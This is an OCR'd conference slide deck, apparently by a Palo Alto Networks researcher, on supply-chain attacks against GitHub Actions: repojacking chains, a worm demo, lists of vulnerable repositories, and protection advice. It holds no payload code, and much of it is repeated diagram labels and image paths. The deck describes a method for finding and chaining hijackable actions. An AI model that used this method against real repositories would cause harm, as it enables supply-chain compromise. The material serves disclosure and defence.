
1. Collect targets
    1. Top 10K repos by stars
    2. 32K repos of companies with bug bounties
2. Filter out targets without GHA
3. Clone the repo
4. Check for initial attack vectors
5. Collect actions metadata
    1. GITHUB_TOKEN permissions
    2. Accessible secrets
6. For each action go to step 3



1 Initial Repo

18 Intermediate action repos

72 Affected Target Repos



Repository


Action usage

Initial attack



Public Disclosure

- HangfireIO/Hangfire
- veracode/veracode-pipeline-scan-results-to-sarif
- papeloto/action-zip



- Repository
- Action usage
- Initial attack

Finding attack graphs at scale



Create a new repository

A repository contains all project files, including the revision history. Already have a project repository elsewhere?
Import a repository.

Owner * Repository name *

papeloto / action-zip

action-zip is available.

Great repository names a ble. Need inspiration? How about stunning-succotash?



```
3   name: Veracode Static Analysis Pipeline Scan
4
5   # Controls when the action will run. Triggers the workflow o
6   # events but only for the master branch
7   on:
8     push:
9       branches: [ master ]
10    pull_request:
11      branches: [ master ]
12
13  # A workflow run is made up of one or more jobs that can run
14  jobs:
15    # This workflow contains a job to build and submit pipelin
16    build-and-pipeline-scan:
17      # The type of runner that the job will run on
18      runs-on: ubuntu-latest
19      steps:
20
21      # Checks-out your repository under $GITHUB_WORKSPACE, so
22      - uses: actions/checkout@v2
23        with:
24          repository: ''
25
26      - uses: papeloto/action-zip@v1
27        with:
28          files: /
29          recursive: true
30          dest: veracode-pipeline-scan-results-to-sarif.zip
```


veracode/veracode-pipeline-scan-results-to-sarif



```
27        - uses: papeloto/action-zip@v1
28          with:
29            files: /
30            recursive: true
31            dest: veracode-pipeline-scan-results-to-sarif.zip
32
33        - uses: actions/upload-artifact@v1
34          with:
35            name: my-artifact
36            path: veracode-pipeline-scan-results-to-sarif.zip
37
38        # download the Veracode Static Analysis Pipeline scan jar
39        - uses: wei/curl@master
40          with:
41            args: -O https://downloads.veracode.com/securityscan/pipeline-scan-LATEST.zip
42        - run: unzip -o pipeline-scan-LATEST.zip
43
44        - uses: actions/setup-java@v1
45          with:
46            java-version: 1.8
47        - run: java -jar pipeline-scan.jar --veracode_api_id "${{secrets.VERACODE_API_ID}}" --veracode_api_key "${{secrets.VERACODE_API_KEY}}"
48          continue-on-error: true
49        - uses: actions/upload-artifact@v1
50          with:
51            name: ScanResults
52            path: results.json
53        - name: Convert pipeline scan output to SARIF format
54          id: convert
55          uses: veracode/veracode-pipeline-scan-results-to-sarif@master
56          with:
57            pipeline-results-json: results.json
```




Impact


veracode
Attacker
Repojacking
HangfireIO/Hangfire
action-zip




Impact


~1.6k
veracode
Attacker
Repojacking
HangfireIO/Hangfire
action-zip













Impact


~1.6k
veracode
Attacker
Repojacking
HangfireIO/Hangfire
action-zip
~600



Impact


~1.6k
veracode
Attacker
Repojacking
~9.4k
NuGet Package
HangfireIO/Hangfire
action-zip
~600


~1.6k
veracode
Attacker
Repojacking
~9.4k
NuGet Package
HangfireIO/Hangfire
action-zip
~600

~1.6k
veracode
Attacker
Repojacking
~9.4k
NuGet Package
HangfireIO/Hangfire
action-zip
~600

~1.6k
veracode
Attacker
Repojacking
~9.4k
NuGet Package
HangfireIO/Hangfire
action-zip
~600

~1.6k
veracode
Attacker
Repojacking
~9.4k
NuGet Package
HangfireIO/Hangfire
action-zip
~600

~1.6k
veracode
Attacker
Repojacking
~9.4k
NuGet Package
HangfireIO/Hangfire
action-zip
~600

~1.6k
veracode
Attacker
Repojacking
~9.4k
NuGet Package
HangfireIO/Hangfire
action-zip
~600

~1.6k
veracode
Attacker
Repojacking
~9.4k
NuGet Package
HangfireIO/Hangfire
action-zip
~600

~1.6k
veracode
Attacker
Repojacking
~9.4k
NuGet Package
HangfireIO/Hangfire
action-zip
~600

~1.6k
veracode
Attacker
Repojacking
~9.4k
NuGet Package
HangfireIO/Hangfire
action-zip
~600



The “**Dendro**” Worm




Den·dro·lo·gy

noun

The science and study of woody plants.

Demo overview






Demo



Directly
vulnerable
repositories

175 Repos

192 Initial attacks



Directly vulnerable **repositories**

- 89K ★ angular/angular - Command Injection
- google/kctf - Command Injection
- 32K ★ withastro/Astro - Command Injection
- canva-public/rocketbot - Repojacking
- 5K ★ FederatedAI/FATE – Repojacking
- Plotly – **67** NPM packages – NPM Email Hijack



How to protect yourselves

1. Set GITHUB_TOKEN and PAT contents permission to read
2. Configure Branch protection rules
3. Use protected tags
4. Limit outbound network connections from runners
5. Pin action by using hash
6. https://github.com/GitHubSecurityLab/actions-permissions



Thank you



Asi Greenholts
@TupleType

paloalto NETWORKS